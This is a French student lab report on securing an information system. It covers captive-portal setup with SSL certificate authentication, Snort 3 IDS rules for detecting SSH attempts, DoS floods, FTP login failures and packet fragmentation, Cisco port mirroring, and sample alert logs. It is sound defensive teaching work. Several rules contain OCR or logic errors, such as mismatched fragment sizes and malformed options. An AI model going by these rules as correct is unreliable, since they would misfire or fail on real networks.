
The screenshot shows the 'Utilisateurs' configuration page. A user named 'authuser-x' is selected. The 'COMPTÉ' tab is active, displaying fields for Identifiant (login), Nom, Prénom, E-mail, Téléphone, and Description. The 'Droits d'accès' section is visible at the top right.

Enfin, on peut ajouter l'utilisateur à la liste des utilisateurs autorisés à se connecter au portail captif en précisant la méthode d'authentification SSL. On précise aussi que la méthode d'authentification par défaut est celle par certificat SSL et on supprime tout autre méthode d'authentification.




The screenshot shows the 'Authentification' configuration page. The 'POLITIQUE D'AUTHENTIFICATION' tab is active, displaying a list of authentication methods. One method, 'SSL', is selected and marked as 'Activé' (Enabled). The 'Méthode par défaut' section indicates that SSL is the default method if no rule applies. The 'Objets multi-utilisateur' section allows defining multiple IP addresses for multi-user authentication, with 'Réseau' listed.

Dans l'onglet « Portail Captif », on va spécifier l'interface où le portail captif doit être mis en place. Le « profil » et la « méthode ou annuaire par défaut » se définissent automatiquement après avoir choisi l'interface.



Dans l'onglet « Profils du Portail Captif », tout est paramétré automatiquement, on peut voir que la « méthode ou annuaire par défaut » à été défini sur « Annuaire LDAP », ceci signifie que l'annuaire que nous avons créé sera utilisé pour rechercher les utilisateurs et les authentifier quand un utilisateur essaie de s'authentifier sur une machine.




SAÉ Cyber 4.0 Sécurisation d'un SI


On peut à présent créer une règle d'authentification pour rediriger les utilisateurs sur celle-ci quand ils accèdent à un réseau. Ici, il est cohérent de choisir le réseau Internet pour destination car cela signifie réseau externe. Donc lorsque l'utilisateur sortira du Firewall, il sera redirigé vers le portail captif pour se connecter (si c'est la première fois) et pourra ensuite y accéder. On précise que la source est un utilisateur inconnu du Firewall, cela signifie que s'il ne connaît pas l'utilisateur, il le redirige sur la page d'authentification. Cela s'applique par exemple pour une machine qui se connecte pour la première fois au réseau. On a également précisé vers quelle interface on envoie le portail d'authentification (network_internals = bridge et network_in).

Une fois cela fait, les utilisateurs seront redirigés vers cette page d'authentification lorsqu'ils sortiront du réseau. Il faut maintenant télécharger le certificat qui permettra d'authentifier l'utilisateur sur le réseau. Pour cela, on clique sur « Téléchargement » au format P12 pour pouvoir ensuite l'importer dans le navigateur de la machine à authentifier.


Authentification :




Avant authentification, lorsque l'on essaie d'accéder au serveur web distant, on est redirigé sur la page suivante :




Il faut donc entrer le nom de l'utilisateur. Si le navigateur est dépourvu du certificat SSL de l'utilisateur spécifié, une erreur apparaittra. Dans le cas où le bon certificat est entré, la page suivante apparaît avec le certificat à choisir :



Une fois choisi, le certificat authentifie l'utilisateur et une autre page apparaît. L'utilisateur est désormais authentifié :



On peut vérifier quel est l'utilisateur qui s'est authentifié en allant dans l'onglet « Données personnelles » :



Tâche 5 Mettre en place un IDS et le tester (13,5 points)

Liste des personnes impliquées avec pourcentage de répartition	
Nicolas RABERGEAU	100 %

Estimation du temps passé sur cette tâche en heure-homme : 16h

Objectif : Installation et configuration de Snort

Vous devrez être capable de détecter les événements suivants :

- Tentative de connexion SSH sur vos serveurs depuis l'extérieur
- Attaque DoS sur votre serveur Web avec des GET requests
- Détection des URIs non-normalisées
- Détection d'un login raté sur le serveur FTP
- Détection d'une attaque DoS avec TCP SYN
- Détection de paquets fragmentés de taille < 500 ou > 2000

Sous-tâches	Evaluation prof
Installation de Snort	100%
Création des règles	100%
Test des règles	100%

Rapport

(Expliquez votre démarche, le format d'une règle, écrivez vos règles, insérez les captures d'écran des résultats de détection de Snort, etc.)

On avait eu un problème de version de snort (2.7 a la place de 3.1) à cause de ça on a perdu du temps à faire la réinstallation.

Tutorial d'installation utilisé :

<https://www.howtoforge.com/install-and-configure-snort-3-on-ubuntu-22-04/>

SAÉ Cyber 4.0 Sécurisation d'un SI

```
Fichier Édition Affichage Rechercher Terminal Aide
GNU nano 4.8
#!/etc/lfm
alert icmp any any -> any any (
    msg:"ICMP connection test";
    sid:1000001;
)
#Alerte SSH
alert tcp any any -> any 22 (
    msg:"Tentative de connexion SSH depuis l'extérieur";
    sid:1000002;
)
#Alerte FTP Login failed
alert tcp any any -> any any (
    msg:"Tentative de login raté sur le serveur FTP"; service:ftp; content:"530",nocase ;
    sid:1000003;
)
#Detection DoS HTTP GET
alert tcp any any -> any 80 (
    msg:"Detection DoS probable GET Requests";
    http_method;
    content:"GET";
    detection filter:track by_src, count 50, seconds 10;
    sid:1000004;
)
#Detection URT non-normalisées
alert tcp any any -> any $HTTP_PORTS (
    msg:"URT non-normalisée détectée";
    http_raw_url;
    content:"/admin";
    sid:1000005;
)
#Detection DoS TCP SYN
alert tcp any any -> any 443 (
    msg:"DoS probable par TCP SYN";
    flags:S;
    detection filter:track by_src, count 50, seconds 10 ;
    sid:1000006;
)
alert ip any any -> any 80 (detection_filter: count 1, seconds 1; metadata:policy security-ips alert; fragoffset: <200; msg: "Fragmentation Size Too Small"; sid: 1000007; )
alert ip any any -> any 80 (detection_filter: count 1, seconds 1; metadata:policy security-ips alert; fragoffset: >1000; msg: "Fragmentation Size Too Large"; sid: 1000008; )
#alert !udp any any -> any any (sid: 100009;)


[ Read 45 Lines ]
^C Cur Pos M-U Undo
^A Go To Line M-E Redo
M-A Mark Text M-J To Bracket
M-G Copy Text M-Q Where Was M-W Next
M-B Back
M-F Forward

Get Help Write Out Where Is Cut Text Paste Text Justify To Spell
Exit Read File Replace

```

Voici les règles manuelles qu'on a mis en place pour respecter chaque alerte dit.

Voici un exemple pour comprendre la syntaxe de snort pour ensuite fabriquer les règles manuellement



- 1. alert:** Indique que cette règle doit déclencher une alerte lorsqu'elle est satisfaite, signalant ainsi un événement suspect ou potentiellement malveillant.
- 2. tcp:** Spécifie le protocole, indiquant que la règle s'applique au trafic utilisant ce protocole.
- 3. any:** Indique que la valeur peut être n'importe quelle adresse IP ou n'importe quel port.
- 4. 21:** Le port source qui est utilisé par le protocole FTP cela signifie que la règle surveille le trafic FTP entrant.
- 5. ->:** Utilisé pour spécifier la direction du trafic, indiquant l'expéditeur et le destinataire du paquet.
- 6. msg:** Définit le message associé à l'alerte qui sera générée lorsque la règle est satisfaite. Il fournit une description de l'événement détecté.
- 7. sid:** Chaque règle est associée à un identifiant de signature unique qui permet de référencer

spécifiquement cette règle. Cela facilite l'identification et la gestion des alertes générées par le système de détection d'intrusion.

Il existe aussi d'autre options comme :

```
#Detection DoS HTTP GET

alert tcp any any -> any 80 (
    msg:"Detection DoS probable GET Requests";
    http_method;
    content:"GET";
    detection_filter:track by_src, count 50, seconds 10;
    sid:100004;
)
```

- http_method:** Cette option permet de spécifier le type de méthode HTTP à surveiller. Ici, elle est définie sur "GET", ce qui signifie que seules les requêtes HTTP GET seront surveillées.
- content:** Cela spécifie le contenu à rechercher dans le trafic réseau. Dans ce cas, il s'agit simplement de "GET", indiquant que la règle se déclenchera si une requête HTTP GET est détectée.
- detection_filter:** Cette option permet de filtrer les alertes pour éviter les faux positifs. Dans cette règle, elle utilise **track by_src** pour suivre les sources d'attaques potentielles, **count 50** pour déclencher l'alerte si 50 occurrences de requêtes GET sont observées en 10 secondes.

Ou bien l'option **fragoffset** qui détecte une fragmentation supérieure ou inférieure à la valeur fournie.


Pour les tests on a pris un client dans le Réseau B Interne qui va traverser le Réseau Externe (c'est là où les paquets vont être détecté) pour enfin communiquer avec le Serveur WEB/FTP du Réseau A

Client B (192.168.2.1)

Serveur A (87.10.10.1) (Interface Virtuelle)

IDS (87.10.10.100)

Pour le faire marcher depuis un client on a dû mettre en place du port mirroring grâce aux commandes suivantes :




```
Switch(config)#monitor session 1 source interface gigabitEthernet2/0/1 - 7
Switch(config)#monitor session 1 source interface gigabitEthernet2/0/9 - 48
Switch(config)##$ion 1 destination interface gigabitEthernet2/0/8
Switch(config)#monitor session 1 destination interface gigabitEthernet2/0/8
```

Terminal Terminal Mozilla Firefox

SAÉ Cyber 4.0 Sécurisation d'un SI

On a défini que tous les port GigaEthernet sauf le port 8 du switch passe par le IDS (dernier commande) (port gigabitEthernet8 = IDS)

- Tentative de connexion SSH sur vos serveurs depuis l'extérieur



```
Fichier Édition Affichage Rechercher Terminal Aide
root@rt-fernandez: ~
fast pattern groups
any: 2
to_server: 8
to_client: 8
-----
search engine (ac.bnfa)
instances: 17
patterns: 431
pattern chars: 2586
num states: 1856
num match states: 385
memory scale: KB
total memory: 87.9854
pattern memory: 19.3447
match list memory: 28.4062
transition memory: 38.1694
fast pattern only: 3
appid: MaxRss diff: 3348
appid: patterns loaded: 300
-----
Crap DAO configured to passive.
Starting packet processing
++ [0] emplc@
```

03/29/10:45:56.521140 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29/10:45:56.521170 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29/10:45:56.522773 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29/10:45:56.522810 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29/10:45:56.522813 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29/10:45:56.522816 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29/10:45:56.544065 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29/10:45:56.544089 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29/10:45:56.544752 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29/10:45:56.544756 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29/10:45:56.545704 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29/10:45:56.545727 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [*] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
